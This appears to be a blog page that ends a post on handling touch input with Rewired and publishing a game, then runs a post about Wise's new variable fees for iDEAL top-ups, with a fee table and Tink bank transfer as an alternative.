Instead of Unity Input System, I used the Rewired package to handle the input as I intend to expand the actions and handlers to other input providers (mouse and keyboard, controllers, etc.). I will write more on that once I have published the game on Microsoft Store as well. For now, the only input being handled in the touch input.
Publishing Experience
I have only published the game to Android and Windows platforms. In my experience, Apple is always a tough platform to crack and getting your app (or game) published.
The game is currently live on Play Store, and undergoing a launch on the Microsoft Store as well.
-
iDEAL Just Got Less Affordable on Wise.
If you use Wise to transfer money or even use Wise as a wallet for your money, you would need to rethink how to add money to your wallet. For the accounts in the Netherlands, iDEAL is a great way to transfer funds and make payments. Wise offers iDEAL as an integrated solution to transfer money between accounts.
I’ve been using iDEAL to add money to my Wise account and the main reason why I always chose iDEAL was:
- Very simple and easy UI
- Free of cost
While the core iDEAL service is still free and very simple. The ability to add money to your wallet via iDEAL is no longer free, and itis no longer a flat fee either.
How Expensive?
The amount you have to pay depends on the amount you are adding to your wallet. When you chose “External account”, you can add the amount you are transfering and then based on the amount you add a variable cost is shown. In the UI, Wise shows that the cost is not coming from Wise but from the underlying platform.
Here is a range of amount, fee, and total:
Amount iDEAL fee Wise fee Total fees Total 500 1.15 0 1.15 501.15 1000 1.85 0 1.85 1001.85 10,000 14.45 0 14.45 10,014.45 50,000 70.45 0 70.45 50,070.45 The amounts above are in euros. The maximum money that you can transfer using Wise is 50,000 EUR and this fee makes it impossible to add 50,000 EUR to your wallet.

Costs for adding 500 EUR to Wise via iDEAL. 
Costs for adding 1000 EUR to Wise via iDEAL. 
Costs for adding 10,000 EUR to Wise via iDEAL. 
Costs for adding 50,000 EUR to Wise via iDEAL. 
Alternative payment options available to transfer the amount to Wise wallet. I’ve honestly used iDEAL to always transfer the amount, and while iDEAL still offers free of cost payments, perhaps their costs were increased to transfer money. I have no idea why this change was introduced–or who introduced this change. But, I am not a fan of paying extra; are you?
Alternative?
Disclaimer: This is neither a sponsored post nor an affiliate content to recommend any party. The content in this post is from my own experience of using the platform.
When you are adding money to Wise, you can transfer using various methods. One of the methods is bank transfer. Wise uses Tink service to connect you to your bank (via application or online) and you can transfer the money directly through your banks’s application. Safely.
Note how the regular payment methods are:
- Extremely expensive.
- Not fast enough.
- Not available for big transfers.
As an expat, I do sometimes transfer about 5000-10,000 EUR, but not quarterly. And mainly only when there is an event or a plan. In such cases, every extra EUR counts. Look, I’m not against the fees. I understand the platforms also need to make money to pay for costs and expenses. But at least make some sense of the costs.
I haven’t actively used Tink, but I’ve transfered money via Tink a few times to Wise and the only hiccup is that it is a few extra clicks (taps) before you perform the operation and it takes a few more seconds before you receive the money in Wise wallet. Otherwise, sending 100 EUR and receiving 100 EUR is worth the extra wait.